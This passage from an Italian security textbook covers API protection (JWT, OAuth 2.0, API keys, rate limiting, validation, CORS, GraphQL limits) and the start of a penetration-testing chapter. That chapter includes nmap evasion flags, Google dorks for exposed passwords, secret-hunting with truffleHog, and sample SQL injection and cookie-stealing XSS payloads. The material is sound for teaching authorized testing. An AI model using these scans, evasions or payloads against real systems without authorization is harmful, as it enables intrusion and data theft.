80     res.json({ message: 'Logged out successfully' });
81 });
82
83 // Frontend usage
```

```
async function apiCall(endpoint, options = {}) {
    let token = localStorage.getItem('accessToken');

    const response = await fetch(endpoint, {
        ...options,
        headers: {
            ...options.headers,
            'Authorization': `Bearer ${token}`
        },
        credentials: 'include'  // Invia cookies
    });

    // Se token scaduto, refresh
    if (response.status === 401) {
        const refreshResponse = await fetch('/api/refresh', {
            method: 'POST',
            credentials: 'include'
        });

        if (refreshResponse.ok) {
            const { accessToken } = await refreshResponse.json();
            localStorage.setItem('accessToken', accessToken);

            // Riprova richiesta originale
            return fetch(endpoint, {
                ...options,
                headers: {
                    ...options.headers,
                    'Authorization': `Bearer ${accessToken}`
                }
            });
        } else {
            // Refresh fallito - redirect a login
            window.location.href = '/login';
        }
    }

    return response;
}
```

11.3 OAuth 2.0

OAuth 2.0 è lo standard per delegated authorization (es. "Login with Google").

11.3.1 OAuth 2.0 Flows

Authorization Code Flow Raccomandato per web apps con backend

PKCE Authorization Code + PKCE per mobile/SPA

Client Credentials Machine-to-machine (no utente)

Implicit Flow DEPRECATO - vulnerabile

Password Grant SCONSIGLIATO - usa solo se necessario

11.3.2 Authorization Code Flow

Listing 11.4: OAuth 2.0 Authorization Code Flow

```
1. User -> Client App:
   "Voglio fare login con Google"

2. Client -> Authorization Server:
   GET /authorize?
     response_type=code&
     client_id=abc123&
     redirect_uri=https://myapp.com/callback&
     scope=openid email profile&
     state=random_csrf_token

3. Authorization Server -> User:
   "MyApp vuole accedere a email e profile. Autorizzi?"

4. User -> Authorization Server:
   "Sì, autorizzo"

5. Authorization Server -> Client (redirect):
   https://myapp.com/callback?
     code=xyz789&
     state=random_csrf_token

6. Client -> Authorization Server (backend):
   POST /token
   Content-Type: application/x-www-form-urlencoded

   grant_type=authorization_code&
   code=xyz789&
   redirect_uri=https://myapp.com/callback&
   client_id=abc123&
   client_secret=secret456

7. Authorization Server -> Client:
   {
     "access_token": "eyJhbGc...",
     "token_type": "Bearer",
     "expires_in": 3600,
     "refresh_token": "tGzv3JOkF0...",
     "id_token": "eyJhbGc..."  // OpenID Connect
   }

8. Client -> Resource Server (API):
   GET /api/user
   Authorization: Bearer eyJhbGc...

9. Resource Server -> Client:
   {
     "id": "12345",
     "email": "user@example.com",
     "name": "John Doe"
   }
```

11.3.3 Implementazione OAuth 2.0 Client

Listing 11.5: OAuth 2.0 con Google (Python)

```python
from flask import Flask, redirect, request, session, url_for
from authlib.integrations.flask_client import OAuth
import os

app = Flask(__name__)
app.secret_key = os.urandom(24)

oauth = OAuth(app)

# Configura Google OAuth
google = oauth.register(
    name='google',
    client_id=os.getenv('GOOGLE_CLIENT_ID'),
    client_secret=os.getenv('GOOGLE_CLIENT_SECRET'),
    server_metadata_url='https://accounts.google.com/.well-known/openid-configuration',
    client_kwargs={
        'scope': 'openid email profile'
    }
)

@app.route('/login')
def login():
    """Inizia OAuth flow"""
    # Genera redirect URI
    redirect_uri = url_for('authorize', _external=True)

    # Redirect a Google per autorizzazione
    return google.authorize_redirect(redirect_uri)

@app.route('/authorize')
def authorize():
    """Callback OAuth"""
    try:
        # Scambia authorization code per access token
        token = google.authorize_access_token()

        # Ottieni user info
        user_info = google.parse_id_token(token)

        # Salva in sessione
        session['user'] = {
            'id': user_info['sub'],
            'email': user_info['email'],
            'name': user_info['name'],
            'picture': user_info.get('picture')
        }

        # Salva user in database
        save_or_update_user(user_info)

        return redirect('/dashboard')

    except Exception as e:
        return f'Error: {str(e)}', 400

@app.route('/logout')
```

```python
def logout():
    """Logout"""
    session.pop('user', None)
    return redirect('/')

@app.route('/dashboard')
def dashboard():
    """Protected route"""
    user = session.get('user')
    if not user:
        return redirect('/login')

    return f"Hello {user['name']}!"

def save_or_update_user(user_info):
    """Salva o aggiorna utente nel database"""
    # Implementa logica database
    pass

if __name__ == '__main__':
    app.run(ssl_context='adhoc')  # HTTPS richiesto per OAuth
```

11.4 API Keys

API keys sono semplici ma meno sicure di OAuth/JWT. Usale solo per autenticazione server-to-server.

11.4.1 Implementazione API Keys

Listing 11.6: Sistema API Keys

```php
<?php
class APIKeyManager {
    private $db;

    public function generateAPIKey($userId, $name, $permissions = []) {
        // Genera API key casuale (256 bit)
        $apiKey = bin2hex(random_bytes(32));

        // Hash per storage (come password)
        $hashedKey = password_hash($apiKey, PASSWORD_BCRYPT);

        // Salva in database
        $stmt = $this->db->prepare("
            INSERT INTO api_keys
            (user_id, name, key_hash, permissions, created_at,
               last_used_at)
            VALUES (?, ?, ?, ?, NOW(), NULL)
        ");

        $permissionsJson = json_encode($permissions);
        $stmt->bind_param('isss', $userId, $name, $hashedKey,
           $permissionsJson);
        $stmt->execute();

        // Restituisci chiave in chiaro (UNICA volta che è visibile)
```

```
24          return [
25              'api_key' => $apiKey,
26              'message' => 'Save this key securely. It will not be shown
                    again.'
27          ];
28      }
29
30      public function validateAPIKey($apiKey) {
31          // Ottieni tutte le chiavi (in produzione, usa index su prefix)
32          $stmt = $this->db->prepare("
33              SELECT id, user_id, key_hash, permissions, is_active
34              FROM api_keys
35              WHERE is_active = TRUE
36          ");
37
38          $stmt->execute();
39          $result = $stmt->get_result();
40
41          while ($row = $result->fetch_assoc()) {
42              // Verifica hash
43              if (password_verify($apiKey, $row['key_hash'])) {
44                  // Aggiorna last_used_at
45                  $this->updateLastUsed($row['id']);
46
47                  return [
48                      'valid' => true,
49                      'user_id' => $row['user_id'],
50                      'permissions' => json_decode($row['permissions'],
                            true)
51                  ];
52              }
53          }
54
55          return ['valid' => false];
56      }
57
58      private function updateLastUsed($keyId) {
59          $stmt = $this->db->prepare("
60              UPDATE api_keys
61              SET last_used_at = NOW()
62              WHERE id = ?
63          ");
64          $stmt->bind_param('i', $keyId);
65          $stmt->execute();
66      }
67
68      public function revokeAPIKey($keyId, $userId) {
69          $stmt = $this->db->prepare("
70              UPDATE api_keys
71              SET is_active = FALSE, revoked_at = NOW()
72              WHERE id = ? AND user_id = ?
73          ");
74          $stmt->bind_param('ii', $keyId, $userId);
75          $stmt->execute();
76      }
77
78      public function listUserKeys($userId) {
79          $stmt = $this->db->prepare("
```

```
            SELECT id, name, created_at, last_used_at, is_active
            FROM api_keys
            WHERE user_id = ?
            ORDER BY created_at DESC
        ");
        $stmt->bind_param('i', $userId);
        $stmt->execute();

        return $stmt->get_result()->fetch_all(MYSQLI_ASSOC);
    }
}

// Middleware per proteggere API routes
function requireAPIKey() {
    global $apiKeyManager;

    // Estrai API key da header
    $apiKey = null;
    if (isset($_SERVER['HTTP_X_API_KEY'])) {
        $apiKey = $_SERVER['HTTP_X_API_KEY'];
    } elseif (isset($_SERVER['HTTP_AUTHORIZATION'])) {
        // Format: "Bearer <api_key>"
        $parts = explode(' ', $_SERVER['HTTP_AUTHORIZATION']);
        if (count($parts) === 2 && $parts[0] === 'Bearer') {
            $apiKey = $parts[1];
        }
    }

    if (!$apiKey) {
        http_response_code(401);
        die(json_encode(['error' => 'API key required']));
    }

    // Valida API key
    $result = $apiKeyManager->validateAPIKey($apiKey);

    if (!$result['valid']) {
        // Log tentativo accesso con chiave invalida
        logSecurityEvent('INVALID_API_KEY', [
            'ip' => $_SERVER['REMOTE_ADDR'],
            'user_agent' => $_SERVER['HTTP_USER_AGENT']
        ]);

        http_response_code(401);
        die(json_encode(['error' => 'Invalid API key']));
    }

    // Salva user info in globals per uso nelle route
    $GLOBALS['api_user_id'] = $result['user_id'];
    $GLOBALS['api_permissions'] = $result['permissions'];
}

// Uso
requireAPIKey();

// Route protetta
if (!in_array('read:users', $GLOBALS['api_permissions'])) {
    http_response_code(403);
```

```
138     die(json_encode(['error' => 'Permission denied']));
139 }
140
141 // Procedi con logica API
142 ?>
```

11.5 Rate Limiting

Rate limiting previene abusi limitando numero di richieste per client.

11.5.1 Algoritmi Rate Limiting

Fixed Window Limite fisso per intervallo tempo (es. 100 req/hour)

Sliding Window Simile a fixed ma finestra "scorre"

Token Bucket Accumula "tokens", ogni richiesta consuma token

Leaky Bucket Processa richieste a rate costante, queue overflow rifiutate

11.5.2 Implementazione Rate Limiting

Listing 11.7: Rate limiting con Redis

```
1  import redis
2  import time
3  from flask import Flask, request, jsonify
4  from functools import wraps
5
6  app = Flask(__name__)
7  redis_client = redis.Redis(host='localhost', port=6379, decode_responses
       =True)
8
9  class RateLimiter:
10     def __init__(self, redis_client):
11         self.redis = redis_client
12
13     def is_allowed(self, key, max_requests, window_seconds):
14         """
15         Sliding window rate limiting
16
17         Args:
18             key: Identificatore client (IP, user_id, API key)
19             max_requests: Numero massimo richieste
20             window_seconds: Finestra temporale (secondi)
21
22         Returns:
23             (allowed: bool, retry_after: int)
24         """
25         now = time.time()
26         window_start = now - window_seconds
27
28         # Redis sorted set: score = timestamp, member = request_id
29         pipe = self.redis.pipeline()
30
31         # 1. Rimuovi richieste vecchie (fuori finestra)
32         pipe.zremrangebyscore(key, 0, window_start)
```

```
33
34          # 2. Conta richieste nella finestra
35          pipe.zcard(key)
36
37          # 3. Aggiungi richiesta corrente
38          pipe.zadd(key, {f"{now}:{id(request)}": now})
39
40          # 4. Set expiration per cleanup
41          pipe.expire(key, window_seconds)
42
43          results = pipe.execute()
44          request_count = results[1]
45
46          if request_count < max_requests:
47              return True, 0
48          else:
49              # Calcola quando finestra si libera
50              oldest_request = self.redis.zrange(key, 0, 0, withscores=
                    True)
51              if oldest_request:
52                  oldest_timestamp = oldest_request[0][1]
53                  retry_after = int(oldest_timestamp + window_seconds -
                        now)
54                  return False, max(retry_after, 1)
55
56              return False, window_seconds
57
58  def rate_limit(max_requests=100, window_seconds=3600):
59      """
60      Decorator per rate limiting
61
62      Default: 100 requests per hour
63      """
64      def decorator(f):
65          @wraps(f)
66          def decorated_function(*args, **kwargs):
67              # Identifica client (priorità: API key > user_id > IP)
68              if hasattr(request, 'api_key'):
69                  identifier = f"api:{request.api_key}"
70              elif hasattr(request, 'user_id'):
71                  identifier = f"user:{request.user_id}"
72              else:
73                  identifier = f"ip:{request.remote_addr}"
74
75              rate_limiter = RateLimiter(redis_client)
76              allowed, retry_after = rate_limiter.is_allowed(
77                  f"rate_limit:{identifier}",
78                  max_requests,
79                  window_seconds
80              )
81
82              if not allowed:
83                  response = jsonify({
84                      'error': 'Rate limit exceeded',
85                      'retry_after': retry_after
86                  })
87                  response.status_code = 429
88                  response.headers['Retry-After'] = str(retry_after)
```

```
                response.headers['X-RateLimit-Limit'] = str(max_requests)
                response.headers['X-RateLimit-Remaining'] = '0'
                response.headers['X-RateLimit-Reset'] = str(int(time.time()) + retry_after)
                return response

            # Aggiungi rate limit headers
            remaining = max_requests - rate_limiter.redis.zcard(
                f"rate_limit:{identifier}"
            )

            response = f(*args, **kwargs)
            if hasattr(response, 'headers'):
                response.headers['X-RateLimit-Limit'] = str(max_requests)
                response.headers['X-RateLimit-Remaining'] = str(remaining)
                response.headers['X-RateLimit-Reset'] = str(int(time.time()) + window_seconds)

            return response

        return decorated_function
    return decorator

# Uso
@app.route('/api/search', methods=['GET'])
@rate_limit(max_requests=10, window_seconds=60)  # 10 req/min
def search():
    query = request.args.get('q')
    results = perform_search(query)
    return jsonify(results)

@app.route('/api/expensive-operation', methods=['POST'])
@rate_limit(max_requests=5, window_seconds=3600)  # 5 req/hour
def expensive_operation():
    # Operazione costosa
    return jsonify({'status': 'completed'})
```

11.5.3 Rate Limiting con Nginx

Listing 11.8: Rate limiting a livello Nginx

```
# /etc/nginx/nginx.conf

http {
    # Definisci rate limit zones
    # Zone per IP: max 10 MB, 10 req/sec
    limit_req_zone $binary_remote_addr zone=by_ip:10m rate=10r/s;

    # Zone per API key: max 10 MB, 100 req/sec
    limit_req_zone $http_x_api_key zone=by_api_key:10m rate=100r/s;

    server {
        location /api/ {
            # Applica rate limit
```

```
            # burst: permetti brevi picchi fino a 20 richieste
            # nodelay: non ritarda richieste in burst
            limit_req zone=by_ip burst=20 nodelay;

            # Custom error page per 429
            error_page 429 = @rate_limit_exceeded;

            proxy_pass http://backend;
        }

        location /api/premium/ {
            # Rate limit diverso per premium API
            limit_req zone=by_api_key burst=200 nodelay;

            proxy_pass http://backend;
        }

        location @rate_limit_exceeded {
            default_type application/json;
            return 429 '{"error": "Rate limit exceeded", "retry_after":
                60}';
        }

        # Status endpoint (no rate limit)
        location /api/health {
            limit_req off;
            proxy_pass http://backend;
        }
    }
}
```

11.6 Input Validation

11.6.1 API Input Validation

Listing 11.9: Input validation con Pydantic

```
from pydantic import BaseModel, Field, validator, EmailStr
from typing import Optional, List
from datetime import datetime
from flask import Flask, request, jsonify

app = Flask(__name__)

class CreateUserRequest(BaseModel):
    """Schema validazione per creazione utente"""

    username: str = Field(..., min_length=3, max_length=50, regex=r'^[a-
        zA-Z0-9_]+$')
    email: EmailStr
    password: str = Field(..., min_length=12, max_length=128)
    age: Optional[int] = Field(None, ge=18, le=120)
    roles: List[str] = Field(default_factory=list)

    @validator('username')
    def username_no_special_chars(cls, v):
        if not v.replace('_', '').isalnum():
```

```
            raise ValueError('Username must be alphanumeric')
        return v

    @validator('password')
    def password_strength(cls, v):
        if not any(c.isupper() for c in v):
            raise ValueError('Password must contain uppercase letter')
        if not any(c.islower() for c in v):
            raise ValueError('Password must contain lowercase letter')
        if not any(c.isdigit() for c in v):
            raise ValueError('Password must contain digit')
        if not any(c in '!@#$%^&*()_+-=' for c in v):
            raise ValueError('Password must contain special character')
        return v

    @validator('roles')
    def validate_roles(cls, v):
        allowed_roles = ['user', 'admin', 'moderator']
        for role in v:
            if role not in allowed_roles:
                raise ValueError(f'Invalid role: {role}')
        return v

class UpdateProductRequest(BaseModel):
    """Schema per aggiornamento prodotto"""

    name: Optional[str] = Field(None, min_length=1, max_length=200)
    description: Optional[str] = Field(None, max_length=1000)
    price: Optional[float] = Field(None, gt=0, le=1000000)
    quantity: Optional[int] = Field(None, ge=0)
    tags: Optional[List[str]] = None

    @validator('tags')
    def validate_tags(cls, v):
        if v and len(v) > 10:
            raise ValueError('Maximum 10 tags allowed')
        return v

@app.route('/api/users', methods=['POST'])
def create_user():
    """Endpoint con validazione automatica"""
    try:
        # Parse e valida input
        user_data = CreateUserRequest(**request.get_json())

        # Input validato - procedi con business logic
        user = save_user(user_data.dict())

        return jsonify({
            'id': user.id,
            'username': user.username,
            'email': user.email
        }), 201

    except ValidationError as e:
        # Errori validazione
        return jsonify({
            'error': 'Validation failed',
```

```
            'details': e.errors()
        }), 400
    except Exception as e:
        # Altri errori
        return jsonify({'error': 'Internal server error'}), 500

@app.route('/api/products/<int:product_id>', methods=['PATCH'])
def update_product(product_id):
    """Update parziale con validazione"""
    try:
        # Valida input
        update_data = UpdateProductRequest(**request.get_json())

        # Aggiorna solo campi forniti
        product = get_product(product_id)
        if not product:
            return jsonify({'error': 'Product not found'}), 404

        # Update
        for field, value in update_data.dict(exclude_unset=True).items():
            setattr(product, field, value)

        product.save()

        return jsonify(product.to_dict()), 200

    except ValidationError as e:
        return jsonify({
            'error': 'Validation failed',
            'details': e.errors()
        }), 400
```

11.7 CORS (Cross-Origin Resource Sharing)

11.7.1 Configurazione CORS sicura

Listing 11.10: CORS configuration con Flask-CORS

```
from flask import Flask
from flask_cors import CORS

app = Flask(__name__)

# CONFIGURAZIONE INSICURA - NON USARE IN PRODUZIONE
# CORS(app, origins="*")  #     Permette qualsiasi origine

# CONFIGURAZIONE SICURA
CORS(app,
     origins=[
         "https://www.example.com",
         "https://app.example.com"
     ],
     methods=["GET", "POST", "PUT", "DELETE"],
     allow_headers=["Content-Type", "Authorization"],
     expose_headers=["X-Total-Count"],
     supports_credentials=True,  # Permetti cookies
```

```
    max_age=3600  # Cache preflight per 1 ora
)

# CORS per route specifiche
@app.route('/api/public')
@cross_origin(origins="*")  # Public API, any origin OK
def public_api():
    return jsonify({'data': 'public'})

@app.route('/api/private')
@cross_origin(origins=["https://app.example.com"],
              supports_credentials=True)
def private_api():
    return jsonify({'data': 'private'})
```

CORS Security Issues

Problema: CORS mal configurato può permettere attacchi CSRF e data leaks
Configurazioni pericolose:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true

Access-Control-Allow-Origin: {$_SERVER['HTTP_ORIGIN']}  // Riflette qualsiasi origin!
```

Configurazione sicura:

- Whitelist specifica di origins
- Mai "*" con credentials
- Valida origin contro whitelist
- Usa SameSite cookies come defense in depth

11.8 GraphQL Security

11.8.1 Query Depth Limiting

Listing 11.11: GraphQL depth limiting

```
const depthLimit = require('graphql-depth-limit');
const { ApolloServer } = require('apollo-server');

const server = new ApolloServer({
    typeDefs,
    resolvers,
    validationRules: [
        depthLimit(
            7,  // Max depth
            { ignore: ['queryName'] }
        )
    ]
});

// Query pericolosa (depth attack):
/*
```

```
query {
  user {
    friends {
      friends {
        friends {
          friends {
            friends {
              friends {
                friends {
                  name  // Depth 8 - BLOCKED
                }
              }
            }
          }
        }
      }
    }
  }
}
*/
```

11.8.2 Query Complexity Limiting

Listing 11.12: GraphQL complexity limiting

```
const { createComplexityLimitRule } = require('graphql-validation-
    complexity');

const server = new ApolloServer({
    typeDefs,
    resolvers,
    validationRules: [
        createComplexityLimitRule(1000, {
            scalarCost: 1,
            objectCost: 10,
            listFactor: 20
        })
    ]
});

// Schema con costi
const typeDefs = `
  type Query {
    users(limit: Int = 10): [User] @cost(complexity: 20, multipliers: ["
        limit"])
    user(id: ID!): User @cost(complexity: 1)
  }

  type User {
    id: ID!
    name: String!
    posts: [Post] @cost(complexity: 10)
  }
`;
```

11.9 Monitoring e Logging

Listing 11.13: API monitoring e logging

```python
import logging
from pythonjsonlogger import jsonlogger
from flask import Flask, request, g
import time
import uuid

app = Flask(__name__)

# Structured logging
logHandler = logging.StreamHandler()
formatter = jsonlogger.JsonFormatter(
    '%(timestamp)s %(level)s %(name)s %(message)s'
)
logHandler.setFormatter(formatter)
logger = logging.getLogger()
logger.addHandler(logHandler)
logger.setLevel(logging.INFO)

@app.before_request
def before_request():
    """Log richiesta"""
    g.request_id = str(uuid.uuid4())
    g.start_time = time.time()

    logger.info('API Request', extra={
        'request_id': g.request_id,
        'method': request.method,
        'path': request.path,
        'ip': request.remote_addr,
        'user_agent': request.user_agent.string,
        'user_id': getattr(g, 'user_id', None)
    })

@app.after_request
def after_request(response):
    """Log risposta"""
    duration = time.time() - g.start_time

    logger.info('API Response', extra={
        'request_id': g.request_id,
        'status_code': response.status_code,
        'duration_ms': round(duration * 1000, 2),
        'user_id': getattr(g, 'user_id', None)
    })

    # Aggiungi Request ID a header
    response.headers['X-Request-ID'] = g.request_id

    return response

@app.errorhandler(Exception)
def handle_exception(e):
    """Log errori"""
    logger.error('API Error', extra={
```

```
        'request_id': g.request_id,
        'error': str(e),
        'error_type': type(e).__name__,
        'path': request.path,
        'user_id': getattr(g, 'user_id', None)
    }, exc_info=True)

    return jsonify({'error': 'Internal server error'}), 500

# Metrics
from prometheus_client import Counter, Histogram, generate_latest

request_count = Counter(
    'api_requests_total',
    'Total API requests',
    ['method', 'endpoint', 'status_code']
)

request_duration = Histogram(
    'api_request_duration_seconds',
    'API request duration',
    ['method', 'endpoint']
)

@app.route('/metrics')
def metrics():
    """Prometheus metrics endpoint"""
    return generate_latest()
```

11.10 Esercizi

1. Implementa autenticazione JWT con refresh tokens
2. Configura OAuth 2.0 login con GitHub
3. Implementa rate limiting con strategia sliding window
4. Crea sistema API keys con permessi granulari
5. Configura CORS sicuro per SPA
6. Implementa input validation con Pydantic per tutte le API routes
7. Proteggi GraphQL API da query depth e complexity attacks

11.11 Verifica

- Qual è la differenza tra access token e refresh token?
- Come funziona OAuth 2.0 Authorization Code Flow?
- Cos'è il problema dell'algorithm confusion in JWT?
- Quali sono i vantaggi del rate limiting?
- Perché CORS "*" con credentials è pericoloso?
- Come proteggi GraphQL da query abusive?

11.12 Riferimenti

- OWASP API Security Top 10: https://owasp.org/www-project-api-security/
- JWT Best Practices: https://tools.ietf.org/html/rfc8725
- OAuth 2.0: https://oauth.net/2/
- GraphQL Security: https://www.apollographql.com/docs/apollo-server/security/

Capitolo 12

Penetration Testing e Vulnerability Assessment

Mappa del capitolo

Obiettivi, Metodologie, Reconnaissance, Scanning, Exploitation, Post-exploitation, Tools (Burp Suite, OWASP ZAP, nmap, Metasploit), Reporting, Remediation, Legal aspects, Compliance.

Introduzione

Il Penetration Testing (pentesting) è il processo di testare la sicurezza di un'applicazione simulando un attacco reale. Un pentest ben condotto identifica vulnerabilità prima che vengano sfruttate da attaccanti malintenzionati. Questo capitolo copre metodologie, tools e best practices per condurre penetration test professionali.

12.1 Obiettivi di apprendimento

- Comprendere metodologie di penetration testing (OWASP, OSSTMM, PTES)
- Eseguire reconnaissance e information gathering
- Condurre vulnerability scanning
- Utilizzare Burp Suite per web app testing
- Utilizzare OWASP ZAP per automated scanning
- Eseguire network scanning con nmap
- Sfruttare vulnerabilità comuni (SQLi, XSS, CSRF)
- Documentare findings in report professionale
- Comprendere aspetti legali del pentesting

12.2 Metodologie di Penetration Testing

12.2.1 OWASP Testing Guide

OWASP Web Security Testing Guide v4.2

Fasi principali:

1. Information Gathering: Raccolta informazioni target
2. Configuration Management Testing: Test configurazione
3. Identity Management Testing: Test autenticazione
4. Authentication Testing: Test meccanismi auth
5. Authorization Testing: Test controlli accesso
6. Session Management Testing: Test gestione sessioni
7. Input Validation Testing: Test validazione input
8. Error Handling: Test gestione errori
9. Cryptography: Test implementazione crypto
10. Business Logic Testing: Test logica business
11. Client-Side Testing: Test lato client

12.2.2 Penetration Testing Execution Standard (PTES)

Listing 12.1: Fasi PTES

```
1. Pre-engagement Interactions
   - Definizione scope
   - Autorizzazioni legali
   - Rules of engagement

2. Intelligence Gathering (Reconnaissance)
   - OSINT (Open Source Intelligence)
   - Footprinting
   - Fingerprinting

3. Threat Modeling
   - Business asset analysis
   - Threat capability modeling
   - Threat modeling

4. Vulnerability Analysis
   - Vulnerability testing
   - Vulnerability validation

5. Exploitation
   - Precision strike
   - Tailored exploitation
   - Proof of concept

6. Post Exploitation
```

```
   - Infrastructure analysis
   - Pillaging
   - Persistence

7. Reporting
   - Executive summary
   - Technical report
   - Remediation recommendations
```

12.3 Reconnaissance

12.3.1 Passive Reconnaissance

Raccolta informazioni senza interagire direttamente con il target.

Listing 12.2: Passive reconnaissance tools

```
# 1. WHOIS - Informazioni dominio
whois example.com

# Output:
# - Registrar
# - Registration date
# - Expiration date
# - Name servers
# - Admin contact

# 2. DNS Enumeration
dig example.com ANY
dig @8.8.8.8 example.com MX
dig @8.8.8.8 example.com TXT

# Subdomain enumeration (passive)
# Usa Certificate Transparency logs
curl -s "https://crt.sh/?q=%.example.com&output=json" | \
  jq -r '.[].name_value' | \
  sort -u

# 3. Google Dorking
# Cerca file sensibili indicizzati
# site:example.com filetype:pdf
# site:example.com inurl:admin
# site:example.com ext:sql | ext:bak
# site:example.com "index of" password

# 4. Shodan - Search engine per dispositivi IoT
# https://www.shodan.io
# Cerca: "org:Example Corp" "apache"

# 5. theHarvester - Email e subdomain enumeration
theHarvester -d example.com -b google,bing,linkedin

# 6. Wayback Machine - Versioni storiche sito
# https://web.archive.org
# Può rivelare:
# - Vecchie pagine con vulnerabilità
# - File dimenticati
# - Commenti nel codice
```

```
# - Struttura directory

# 7. GitHub/GitLab reconnaissance
# Cerca repository dell'organizzazione
# Cerca secrets accidentalmente committati
# - API keys
# - Passwords
# - Database credentials

# Tool: truffleHog
trufflehog --regex --entropy=False https://github.com/example/repo

# 8. Job postings analysis
# Cerca job listings per capire tech stack
# LinkedIn, Indeed, Glassdoor
# Rivela:
# - Programming languages
# - Frameworks
# - Databases
# - Cloud providers
```

12.3.2 Active Reconnaissance

Interazione diretta con il target.

Listing 12.3: Active reconnaissance con nmap

```
# 1. Host discovery
nmap -sn 192.168.1.0/24
# Ping scan - scopri host attivi

# 2. Port scanning
# TCP SYN scan (stealth)
nmap -sS -p- example.com
# Scansiona tutte le 65535 porte

# Top 1000 porte (veloce)
nmap -F example.com

# Porte specifiche
nmap -p 80,443,8080,8443 example.com

# 3. Service/Version detection
nmap -sV -p 80,443 example.com
# Output:
# 80/tcp  open  http     Apache httpd 2.4.41
# 443/tcp open  ssl/http nginx 1.18.0

# 4. OS detection
sudo nmap -O example.com

# 5. Script scanning (NSE - Nmap Scripting Engine)
nmap -sC example.com
# Esegue default scripts

# Script specifici
nmap --script ssl-enum-ciphers -p 443 example.com
nmap --script http-methods -p 80 example.com
```

```
nmap --script http-headers -p 80 example.com

# 6. Comprehensive scan
nmap -sS -sV -O -A -p- -T4 --script vuln example.com
# -A: Aggressive (OS, version, scripts, traceroute)
# --script vuln: Vulnerability detection scripts
# -T4: Timing template (faster)

# 7. Output formats
nmap -oN scan.txt example.com     # Normal output
nmap -oX scan.xml example.com     # XML output
nmap -oG scan.gnmap example.com   # Grepable output
nmap -oA scan example.com         # All formats

# 8. Firewall/IDS evasion
nmap -f example.com               # Fragment packets
nmap -D RND:10 example.com        # Decoy scan
nmap --spoof-mac 0 example.com    # Spoof MAC address
nmap --data-length 200 example.com # Random data padding
```

12.3.3 Web Application Fingerprinting

Listing 12.4: Web tech fingerprinting

```
# 1. whatweb - Web technology detector
whatweb example.com

# Output:
# HTTP Server: nginx/1.18.0
# Country: US
# IP: 93.184.216.34
# WordPress: 5.8
# PHP: 7.4.3

# 2. wappalyzer (browser extension o CLI)
# Identifica:
# - CMS (WordPress, Drupal, Joomla)
# - JavaScript frameworks (React, Vue, Angular)
# - Web servers
# - CDN
# - Analytics tools

# 3. Manual fingerprinting
curl -I https://example.com
# Analizza headers:
# - Server
# - X-Powered-By
# - X-AspNet-Version
# - Set-Cookie (framework-specific)

# 4. Detect CMS
# WordPress:
# - /wp-admin/
# - /wp-content/
# - /wp-includes/

# Drupal:
```

```
# - /sites/default/
# - /core/
# - CHANGELOG.txt

# Joomla:
# - /administrator/
# - /components/
# - /language/

# 5. nikto - Web server scanner
nikto -h https://example.com

# Verifica:
# - Server misconfiguration
# - Outdated software
# - Dangerous files
# - Default files/dirs
```

12.4 Burp Suite

Burp Suite è lo strumento più usato per web application pentesting.

12.4.1 Setup e configurazione

Listing 12.5: Burp Suite setup

```
1. Download Burp Suite Community Edition
   https://portswigger.net/burp/communitydownload

2. Configura browser proxy
   Firefox/Chrome -> Settings -> Proxy
   HTTP Proxy: 127.0.0.1
   Port: 8080

3. Installa Burp CA certificate
   - Browser -> http://burp
   - Download CA certificate
   - Import in browser trusted certificates

4. Burp Suite tabs:
   - Proxy: Intercept/modify HTTP requests
   - Target: Site map, scope definition
   - Intruder: Automated attacks (fuzzing, brute force)
   - Repeater: Manual request editing
   - Sequencer: Token randomness analysis
   - Decoder: Encode/decode data
   - Comparer: Compare responses
```

12.4.2 Testing con Burp Suite

Listing 12.6: Burp Suite workflow

```
# 1. Passive Spidering
Target -> Site map -> Right click -> Passively scan this host

```

```
# 2. Active Scanning (Pro only)
# Community edition richiede manual testing

# 3. Intercept e Modify requests
Proxy -> Intercept On
- Modifica parametri
- Test injection
- Bypass client-side validation

# 4. Repeater - Manual testing
- Invia request a Repeater (Ctrl+R)
- Modifica request
- Analizza response
- Test SQLi, XSS, IDOR, etc.

Esempio SQLi test:
GET /api/user?id=1' OR '1'='1 HTTP/1.1

Esempio XSS test:
POST /comment HTTP/1.1
comment=<script>alert(document.cookie)</script>

# 5. Intruder - Automated fuzzing
Positions -> Seleziona parametri da fuzzare
Payloads -> Carica wordlist
Attack -> Inizia attack

Esempio: Username enumeration
POST /login
username=  test  &password=wrong

Payload:
admin
administrator
root
user
...

Analizza response:
- Length diversa -> username valido
- Time diverso -> username valido
- Error message diverso -> username valido

# 6. Sequencer - Session token analysis
- Cattura 20000+ session tokens
- Analizza entropia
- Verifica predicibilità

Se token predicibili -> session hijacking risk!

# 7. Scanner (Pro)
- Passive scanning (automatic)
- Active scanning (richiede conferma)
- Identifica:
  - SQLi
  - XSS
  - CSRF
  - XXE
```

```
  - SSRF
  - Insecure deserialization
  - Path traversal
```

12.4.3 Burp Extensions

Listing 12.7: Burp Suite extensions utili

```
Extender -> BApp Store:

1. Autorize - Authorization testing
   - Test horizontal/vertical privilege escalation
   - Automatic testing

2. JSON Web Tokens - JWT manipulation
   - Decode JWT
   - Modify claims
   - Test signature validation

3. Param Miner - Parameter discovery
   - Trova parametri hidden
   - Cache poisoning

4. Retire.js - JavaScript library vulnerabilities
   - Identifica librerie JS vulnerabili

5. Active Scan++ - Additional scan checks
   - Cacheable HTTPS
   - Host header attack
   - Edge Side Includes

6. Collaborator Everywhere - SSRF/XXE detection
   - Out-of-band detection

7. Logger++ - Advanced logging
   - Log tutte le requests
   - Grep/filter logs
```

12.5 OWASP ZAP (Zed Attack Proxy)

ZAP è alternativa open source a Burp Suite.

Listing 12.8: OWASP ZAP automated scanning

```
# 1. Download e install
# https://www.zaproxy.org/download/

# 2. GUI mode
zap.sh

# 3. Automated scan (headless)
zap.sh -cmd -quickurl https://example.com -quickprogress

# 4. Full scan con API
docker run -t owasp/zap2docker-stable zap-full-scan.py \
  -t https://example.com \
  -r report.html
```

```

# 5. Baseline scan (passive only)
docker run -t owasp/zap2docker-stable zap-baseline.py \
  -t https://example.com

# 6. API scan
docker run -t owasp/zap2docker-stable zap-api-scan.py \
  -t https://example.com/openapi.json \
  -f openapi

# 7. ZAP Scripting (automation)
# Python API client
from zapv2 import ZAPv2

zap = ZAPv2(proxies={'http': 'http://127.0.0.1:8080',
                     'https': 'http://127.0.0.1:8080'})

# Spider
print('Spidering target...')
zap.spider.scan('https://example.com')

# Active scan
print('Scanning target...')
zap.ascan.scan('https://example.com')

# Get alerts
alerts = zap.core.alerts()
for alert in alerts:
    print(f"{alert['risk']}: {alert['alert']} - {alert['url']}")

# Generate report
html_report = zap.core.htmlreport()
